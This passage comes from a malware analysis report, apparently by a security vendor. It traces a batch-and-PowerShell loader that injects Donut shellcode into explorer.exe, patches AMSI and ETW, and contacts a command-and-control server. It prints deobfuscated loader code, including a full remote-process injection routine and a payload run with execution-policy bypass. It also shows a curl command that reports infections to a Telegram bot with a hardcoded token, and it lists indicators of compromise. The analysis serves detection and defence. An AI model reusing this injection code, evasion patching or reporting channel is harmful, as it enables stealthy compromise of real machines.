Figure 14: Persistence mechanism creating an XML-based scheduled task and VBS launcher to execute *IJil.cmd* at user login.

This creates a persistence chain in which the scheduled task launches the VBS script, the VBS script executes the batch file, and the malware resumes execution without displaying a visible console window.



Secondary PowerShell Payload Recovery

Following persistence setup, the loader checks for an additional PowerShell payload within the malware working directory. The decrypted working path resolves to 'C:\ProgramData\IntelDriver', and the target payload name resolves to 'windows.ps1'. As shown in Figure 15, if this file exists, the loader passes it to 'LyrDoGvzzD()' together with '\$qWAC0GipaKf8jsP', which resolves to the XOR key 'tk'.

```
function ca2Iz1GTgE {
    $BtIdr76EOPPVbmV = $(tPZdiwksi9 "3oy\ADbSstLE2v2ovopaYcZp834fhYZfi2JkxkxeyP55jf5558rK??Us=" @(0x8E, 0xB6, 0xDF, 0x2E, 0x4
    $fuAzdHHsIP6gWY5 = Join-Path $BtIdr76EOPPVbmV $(tPZdiwksi9 "Q\A\Z\Z2DyWvvyvZxoebmuFuA7w=" @(0x29, 0x16, 0x93, 0xB1, 0xB4, 0x
    if (Test-Path $fuAzdHHsIP6gWY5) {
        $ibnO3S8D2bN7BHZ = LyrDoGvzzD $fuAzdHHsIP6gWY5 $qWAC0GipaKf8jsP
        if ($ibnO3S8D2bN7BHZ) {
            if (-not (Test-Path $BtIdr76EOPPVbmV)) {
                & $cmdJZ2VhvTrp4ouPXx -ItemType Directory -Path $BtIdr76EOPPVbmV $cmdzkG5QtK4x1Dz00f
            }
            $MMUHW8aUcbcmSdf = Join-Path $BtIdr76EOPPVbmV $(tPZdiwksi9 "hVR5888/fFo2fssaoakkkEuuCvvvvISeW080=" @(0xEF, 0x22, 0x18
            $ibnO3S8D2bN7BHZ | Out-File -FilePath $MMUHW8aUcbcmSdf -Encoding UTF8
            & "env:SystemRoot\System32\WindowsPowerShell\v1.0\powershell.exe" -NoProfile -ExecutionPolicy Bypass -File $MMUHW8aU
            return
        }
    }
}
```

Figure 15: Recovery and execution of the secondary PowerShell payload (windows.ps1) using the LyrDoGvzzD() routine and XOR key tk.

The 'LyrDoGvzzD()' routine reads the payload content, decodes it, and applies XOR decryption using the supplied 'tk' key. When recovery succeeds, the decrypted content is written back as 'windows.ps1' and executed through PowerShell with the '-NoProfile' and '-ExecutionPolicy Bypass' options. The routine then returns, transferring execution to the recovered PowerShell component.

Shellcode Recovery and Target Process Selection

Following initialization, the loader retrieves the previously reconstructed shellcode artifact from the malware working directory. The decrypted path resolves to C:\ProgramData\IntelDriver\icon.png, which is passed to XqRreyZDLe() for loading and Base64 decoding (see Figure 16).

```
while (-not $agCi1TTbsKCCYoZ -and $bvAhLPhpNIS7WWq -lt $W9W51Vv6Rmn95n7) {
    $bvAhLPhpNIS7WWq++
    $OqophLCQBhEvAhB = XqRreyZDLe (Join-Path $e$OqophLCQBhEvAhB = XqRreyZDLe (nv:ProgramData $(tPZdiwksi9
    "9oaaZuRpsK??205+x6v8a+99yy+bZz\ubarM+wilaCxiM=" @(0xA1, 0x57, 0x09, 0xDC, 0xE4, 0x68, 0x9E, 0x68, 0xC6, 0x83
    , 0xCA, 0xE1, 0x81, 0x96, 0xB9, 0x0B, 0x9D, 0x5D)))
    if (-not $OqophLCQBhEvAhB) {
        Start-Sleep -Seconds 2
        continue
    }
}
```

Figure 16: PowerShell loader resolving C:\ProgramData\IntelDriver\icon.png and passing the reconstructed payload to the shellcode-loading routine.

The decoded payload is stored in \$OqophLCQBhEvAhB and later supplied to the injection routine as the shellcode buffer, linking the PowerShell loader to the Donut shellcode artifact recovered earlier from icon.png. In preparation for payload deployment, the loader also resolves a set of target process names from its encrypted configuration.

Analysis of the decrypted values identified explorer.exe as the primary injection target, with additional fallback candidates including SecurityHealthSystray.exe, OneDrive.exe, sihost.exe, taskhostw.exe, and RuntimeBroker.exe. These processes are subsequently evaluated during the injection phase to identify a suitable host process for shellcode execution.



Process Injection Workflow

Following shellcode recovery, the loader deploys the recovered Donut shellcode into a remote process using dynamically resolved Win32 Application Programming Interfaces (APIs). Prior to injection, the malware constructs an in-memory Win32 interoperability layer through .NET Reflection, dynamically resolving native functions including *OpenProcess()*, *VirtualAllocEx()*, *ReadProcessMemory()*, *WriteProcessMemory()*, and *CreateRemoteThread()*. The loader first attempts deployment into the primary target process (*explorer.exe*) and can fall back to alternative processes recovered from the encrypted configuration if injection is unsuccessful.

```
function bem0yu5NHi($xke1lVYznLKaFWb, $OqophLCQBhEvAhB) {
    $MYh5IgKOYnxvvRY = [win32]::OpenProcess([win32]::ProcEss_inJectiOn_AccEss, $false, $xke1lVYznLKaFWb)
    if ($MYh5IgKOYnxvvRY -eq [IntPtr]::Zero) { return $false }
    $ZYWxY1VMWZo9Czh = [byte[]](0xDE, 0xAD, 0xBE, 0xCA, 0xFE, 0xBA, 0xEF)
    $vYB6SeOqpMNP4RG = $ZYWxY1VMWZo9Czh.Length + $OqophLCQBhEvAhB.Length
    $n99m8yoh4twILMn = [win32]::VirtualAllocEx($MYh5IgKOYnxvvRY, [IntPtr]::Zero, $vYB6SeOqpMNP4RG, [Win32]::mem_
    if ($n99m8yoh4twILMn -eq [IntPtr]::Zero) { [win32]::CloseHandle($MYh5IgKOYnxvvRY); return $false }
    $Kii2hPmOMYiJCgW = ((2 - 2) + 0)
    if (-not [Win32]::WriteProcessMemory($MYh5IgKOYnxvvRY, $n99m8yoh4twILMn, $ZYWxY1VMWZo9Czh, $ZYWxY1VMWZo9Czh.
        [win32]::VirtualFreeEx($MYh5IgKOYnxvvRY, $n99m8yoh4twILMn, 0, 0x8000); [win32]::CloseHandle($MYh5IgKOYnxv
    )
    $ulAbdRDXPCNWitX = [IntPtr]($n99m8yoh4twILMn.ToInt64() + $ZYWxY1VMWZo9Czh.Length)
    if (-not [win32]::WriteProcessMemory($MYh5IgKOYnxvvRY, $ulAbdRDXPCNWitX, $OqophLCQBhEvAhB, $OqophLCQBhEvAhB.
        [win32]::VirtualFreeEx($MYh5IgKOYnxvvRY, $n99m8yoh4twILMn, 0, 0x8000); [win32]::CloseHandle($MYh5IgKOYnxv
    )
    $kJ0JkKiNe7RYckG = ((2 - 2) + 0)
    $BqU9bkr0KL5edjI = [win32]::CreateRemoteThread($MYh5IgKOYnxvvRY, [IntPtr]::Zero, 0, $ulAbdRDXPCNWitX, [IntPtr]
    if ($BqU9bkr0KL5edjI -eq [IntPtr]::Zero) {
        [win32]::VirtualFreeEx($MYh5IgKOYnxvvRY, $n99m8yoh4twILMn, 0, 0x8000); [win32]::CloseHandle($MYh5IgKOYnxv
    )
    [win32]::WaitForSingleObject($BqU9bkr0KL5edjI, [win32]::INFINITE) | Out-Null
    [win32]::CloseHandle($BqU9bkr0KL5edjI)
    [win32]::CloseHandle($MYh5IgKOYnxvvRY)
    return $true
}
```

Figure 17: *bem0yu5NHi()* process injection routine performing *OpenProcess()*, *VirtualAllocEx()*, *WriteProcessMemory()*, and *CreateRemoteThread()* operations.

As shown in Figure 17, the *bem0yu5NHi()* routine opens the target process using *OpenProcess()*, allocates executable memory within the target process through *VirtualAllocEx()*, writes the recovered Donut shellcode using *WriteProcessMemory()*, and initiates execution through *CreateRemoteThread()*. This approach enables malware to execute within the context of a legitimate process while avoiding the creation of a new malicious process on disk.

Dynamic analysis confirmed successful injection into *explorer.exe*. Inspection of the target process memory revealed the recovered shellcode residing within a private executable (RWX) memory region, providing direct evidence that the payload had been written into the remote process and prepared for execution (see Figure 18).




Figure 18: Recovered Donut shellcode located within a private RWX memory region of explorer.exe following successful remote process injection.

Injection Tracking Marker

Analysis of the injection routine identified a unique marker sequence consisting of the bytes *DE AD BE CA FE BA EF* written immediately before the injected shellcode buffer. Dynamic analysis confirmed the presence of the same marker within the memory of *explorer.exe*, directly preceding the injected shellcode payload (see Figure 19).




Figure 19: Injection-tracking marker identified immediately before the injected shellcode within explorer.exe memory.



Further analysis revealed that the marker functions as an injection-tracking mechanism. Before attempting shellcode deployment, the loader scans candidate target processes for the marker value. If the marker is detected, the process is treated as already injected and excluded from further injection attempts. This mechanism prevents duplicate shellcode deployment, reduces the likelihood of process instability, and enables the malware to track previously compromised processes across multiple executions.

AMSI and ETW Tampering

During dynamic analysis, we observed that following successful injection into *explorer.exe*, the Donut shellcode modified both the Antimalware Scan Interface (AMSI) and Event Tracing for Windows (ETW) routines to reduce security visibility within the compromised process. Analysis with x64dbg showed that *AmsiScanBuffer()* was patched to immediately return via the instruction sequence *xor eax, eax; ret*, effectively bypassing AMSI content inspection within the injected process (see Figure 20).




Figure20: Runtime patch applied to *AmsiScanBuffer()* within the injected *explorer.exe* process.

Similarly, *EtwEventWrite()* was modified to return immediately, preventing ETW telemetry events from being generated (see Figure 21).





Figure21: Runtime patch applied to *EtwEventWrite()* within the injected *explorer.exe* process.

These runtime modifications demonstrate active defense-evasion behavior by the injected payload and reduce the effectiveness of AMSI scanning and ETW-based security telemetry within the compromised process.



Runtime debugging further revealed the command-and-control address `167.88.167.9` stored within a local variable (see Figure 24), corroborating indicators identified during dynamic analysis.



Name	Value	Type
num15	Cannot obtain value of the local variable or argument because it is n...	
list2	Count = <<<Can't evaluate when the thread is at an unsafe point. Step...	System.Collections.Generic.List<in...
num26	0x00000017	int
num24	Cannot obtain value of the local variable or argument because it is n...	
text	"167.88.167.9"	string
num18	0x00000000	int
num25	0x00000000	int
num41	Cannot obtain value of the local variable or argument because it is n...	
num35	0x0000001C	int
num19	0x00000000	int
flag	false	bool
num22	Cannot obtain value of the local variable or argument because it is n...	
num17	0x00000000	int

Figure 24: dnSpy locals window showing the command-and-control address `167.88.167.9` recovered from a runtime variable during execution.

Although the remote infrastructure was unavailable during the investigation, preventing recovery of the complete command-processing workflow, the collected evidence confirms that the recovered .NET components are responsible for the command-and-control communications.

Network Communication and C2 Activity

Following execution of the recovered .NET implant within `explorer.exe`, the malware established two distinct communication channels. During the initial stage, Process Monitor captured a `curl.exe` process issuing an HTTP POST request to the Telegram Bot API `/sendMessage` endpoint (see Figure 25). The request contained a hardcoded bot token, chat identifier, and the message `"MalBin ran our shitty rat"`, indicating that successful execution is reported to an operator-controlled Telegram channel.

```
curl -s -X POST "https://api.telegram.org/bot8754650324:AAHRfhgxxgogLEhtFu7Ph2RKnBZX0ofFqHBU/sendMessage" -d "chat_id=-1003771880560&text=MalBin ran our shitty rat"
```

Figure 25: Telegram Bot API request issued through `curl.exe`, reporting successful malware execution to an operator-controlled Telegram channel.

Following process injection, the payload executing within `explorer.exe` attempted to establish outbound TCP communication with `167.88.167.9:8356` (see Figure 26). DNS resolution identified the endpoint as `9.167.88.167.static.cloudzy.com`, while network monitoring confirmed repeated connection attempts originating from the injected process.



ip.addr == 167.88.167.9

No.	Time	Source	Destination	Protocol	Length	Info
833	649.461637	192.168.234.137	167.88.167.9	TCP	54	51287 → 8356 [FIN, ACK] Seq=1 Ack=1 Win=63999 Len=0
834	649.461967	192.168.234.137	167.88.167.9	TCP	66	51288 → 8356 [SYN] Seq=0 Win=65535 Len=0 MSG=1460 NS=8 SACK_PERM
835	649.461970	167.88.167.9	192.168.234.137	TCP	60	8356 → 51287 [RST] Seq=1 Win=32767 Len=0
836	650.462298	192.168.234.137	167.88.167.9	TCP	66	[TCP Retransmission] 51288 → 8356 [SYN] Seq=0 Win=65535 Len=0 MSG=1460 NS=8 SACK_PERM
839	652.468312	192.168.234.137	167.88.167.9	TCP	66	[TCP Retransmission] 51288 → 8356 [SYN] Seq=0 Win=65535 Len=0 MSG=1460 NS=8 SACK_PERM
846	656.483642	192.168.234.137	167.88.167.9	TCP	66	[TCP Retransmission] 51288 → 8356 [SYN] Seq=0 Win=65535 Len=0 MSG=1460 NS=8 SACK_PERM
855	664.486390	192.168.234.137	167.88.167.9	TCP	66	[TCP Retransmission] 51288 → 8356 [SYN] Seq=0 Win=65535 Len=0 MSG=1460 NS=8 SACK_PERM
868	675.523108	192.168.234.137	167.88.167.9	TCP	66	51289 → 8356 [SYN] Seq=0 Win=65535 Len=0 MSG=1460 NS=8 SACK_PERM
869	676.532145	192.168.234.137	167.88.167.9	TCP	66	[TCP Retransmission] 51289 → 8356 [SYN] Seq=0 Win=65535 Len=0 MSG=1460 NS=8 SACK_PERM
872	678.534928	192.168.234.137	167.88.167.9	TCP	66	[TCP Retransmission] 51289 → 8356 [SYN] Seq=0 Win=65535 Len=0 MSG=1460 NS=8 SACK_PERM
879	682.547778	192.168.234.137	167.88.167.9	TCP	66	[TCP Retransmission] 51289 → 8356 [SYN] Seq=0 Win=65535 Len=0 MSG=1460 NS=8 SACK_PERM
895	690.551727	192.168.234.137	167.88.167.9	TCP	66	[TCP Retransmission] 51289 → 8356 [SYN] Seq=0 Win=65535 Len=0 MSG=1460 NS=8 SACK_PERM
908	701.563336	192.168.234.137	167.88.167.9	TCP	66	51290 → 8356 [SYN] Seq=0 Win=65535 Len=0 MSG=1460 NS=8 SACK_PERM
911	702.577362	192.168.234.137	167.88.167.9	TCP	66	[TCP Retransmission] 51290 → 8356 [SYN] Seq=0 Win=65535 Len=0 MSG=1460 NS=8 SACK_PERM

Figure26: Outbound TCP connection attempts from the injected explorer.exe process to the command-and-control endpoint 167.88.167.9:8356.

Although outbound communications were observed, only TCP connection attempts and retransmissions were captured. No application-layer traffic was recovered because the remote endpoint did not complete the connection during analysis. Consequently, the precise commands, tasking, or functionality delivered through the command-and-control channel could not be determined. The Telegram notification message suggests that the operators actively monitor successful payload execution, while the subsequent communication attempts from the injected *explorer.exe* process indicate the presence of a dedicated command-and-control channel for post-compromise operations.

Conclusion

Despite appearing as a simple batch script, the malware implements a sophisticated multi-stage infection chain that culminates in deploying a memory-resident .NET implant within explorer.exe. The infection combines PowerShell-based payload delivery, Donut shellcode execution, process injection, and multiple defense-evasion techniques to execute within a trusted Windows process while minimizing security visibility.

Analysis of the recovered implant revealed two heavily obfuscated .NET assemblies, *Yzebkhinuo* and *Gfqlns*, that operate together within the injected process. Runtime debugging confirmed execution of network communication routines and exposed the malware's command-and-control address. In addition, execution telemetry is transmitted to an operator-controlled Telegram channel, providing visibility into successful infections.


Although the command-and-control infrastructure was unavailable during analysis, preventing full recovery of the tasking workflow, the collected evidence indicates that the malware functions as a stealthy backdoor capable of maintaining post-compromise communications with an operator-controlled server. Notably, the malware employs a custom process injection tracking marker (*DE AD BE CA FE BA EF*) to identify previously injected processes and prevent duplicate shellcode deployment. This distinctive artifact reflects a degree of operational maturity and provides a valuable indicator for threat hunting and detection efforts.

Detecting Memory-Resident and Fileless Threats

This campaign highlights a growing trend in modern malware operations: the use of script-based loaders, in-memory payload delivery, and trusted Windows processes to establish covert access while minimizing opportunities for traditional detection. By combining Telegram-based execution notifications, Donut shellcode, process injection, AMSI bypass, ETW tampering, and command-and-control activity, the malware creates a multi-stage attack chain spanning the endpoint and network layers.

Aryaka's unified SASE architecture is uniquely positioned to detect these interconnected behaviors through attack-chain correlation rather than relying on individual indicators. By combining visibility into script execution, abuse of legitimate utilities, memory-resident malware activity, and command-and-control traffic, organizations can identify malicious activity even when the final payload operates entirely in memory.

As threat actors increasingly adopt fileless and in-memory techniques to evade traditional security controls, correlated visibility across users, processes, and network activity is essential for detecting and disrupting post-compromise operations before attackers can achieve their objectives.





Appendices

Appendix A: Indicators of Compromise

SHA256	Type	Description
9f914d42706fe215501044acd85a32d58aaef1419d404fddfa5d3b48f66ccd9f	Executable	HDVz.exe – Renamed PowerShell binary used to execute the PowerShell
c24782798387a1f5691b2bbd620cb89c7335e07e8af186e24e825791965083da	XML File	IntelDriver.xml – Scheduled task definition used for persistence
99e4a96ba9668b14e288a88f1ef86de7cf3fee6e21dd7cc3447ba97f3ed21397	Batch Script	Original malicious batch file (nWa1JggFdqACERhM.bat)
167.88.167.9:8356	IP Address	Command-and-control endpoint contacted by the injected explorer.exe process
hxxps://api.telegram.org/bot8754650324:AAHRfhgXgogLEhtFu7Ph2RKnZX0ofqHBU/sendMessage	URL	Telegram Bot API endpoint used for execution notification
99e4a96ba9668b14e288a88f1ef86de7cf3fee6e21dd7cc3447ba97f3ed21397	Batch Script	Self-replicated copy of the batch loader (IJil.cmd)
1a0ff83891340408022edea734c44454f42c4167bca178a64670e7f4752b61bf	Donut Shellcode	Donut shellcode payload (icon.png) injected into explorer.exe
